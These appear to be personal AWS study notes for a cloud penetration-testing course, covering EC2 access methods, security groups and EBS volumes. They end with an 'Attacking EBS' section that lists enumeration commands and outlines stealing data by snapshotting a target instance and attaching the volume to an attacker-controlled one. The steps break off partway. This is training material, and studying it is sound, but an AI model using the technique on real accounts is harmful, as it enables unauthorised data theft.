 5. And we have our session

Note: The advantage of using Session Manager is that we'll have a history of all the sessions on that instance ^33f1d7
- SSM agent should be installed on the EC2 Instance .
SSM Agent is installed by default on Amazon Linux based AMIs dated 2017.09 and later
Check if amazon-ssm-agent service is running on our EC2
- EC2 Serial Console Connect to an EC2 Instance as if your keyboard and mouse were physically attached to it, you can see the machine during starting/rebooting Reference: https://www.youtube.com/watch?v=HIkq9go8hcQ (opens in a new tab)
- We have 4 ways to connect to a Linux EC2
- Windows EC2
- We have 3 ways to connect to a Windows EC2

- RDP
 and then we can RDP to the EC2
 - Session Manager (same as Linux EC2) [[CARTS Notes#^33f1d7 | Linux EC2 access via Session Manager]]
- EC2 Serial Console
can be used also on [[CARTS Notes#^abb2f0 | Linux EC2 Serial Connect]]

- We have 3 ways to connect to a Windows EC2
- Linux EC2
- Security Group
- It acts like a Host based firewall to control the Inbound and Outbound traffic to and from the EC2 Instance.

- Difference between Security Group and ACL is that:
- Security Group acts on the instance level.
- ACL acts on the subnet level.
- It acts like a Host based firewall to control the Inbound and Outbound traffic to and from the EC2 Instance.
EBS
EBS Concepts
- Stands for Elastic Block Storage.
- We can consider it like a hard disk to the pc.
- can be attached and de-attached to EC2 instances.
- we can attach multiple EBSs to one EC2 instance. but an EBS can only be attached to a single EC2.
- This is the EBS attached to this EC2
 Notice also that its the root device, which means it contains the OS that this EC2 is running.
 - We can create an EBS volume by 2 methods:
- From a new volume.
- From a snapshot.

- Snapshots are a backeup from the EBS.
- Snaptshots are stored in S3 buckets.
- A Snapshot can be used as a volume, or as an AMI.
- EBS Encryption uses KMS Amazon Management Service for creating encrypted volumes and snapshots.
Attacking EBS
Enumeration
Enumerating volumes
aws ec2 describe-volumes --profile admin
Enumerating snsapshots created by this user
aws ec2 describe-snapshots --owner-ids self --profile adminExploitation
Looking at the following example:

We have an EC2 instance that contains sensitive information, but we don't have access to it. so to exfiltrate the data from it we can go around this by:
- Creating a snapshot from this EC2 Instance.
- Creating a volume from this snapshot.
- attaching this volume to a new instance (we created it and we have full access to it).
Steps:
-

Comprimise a user that has the permissions to create a snapshot, create an EC2 Instance, and other rights needed to perform this attack, and then using IAM policy Simulator we can simulate the permissions and try the commands and see if this user actually has the needed privileges.
-
Identify all the EC2 Instances in the comprimised account
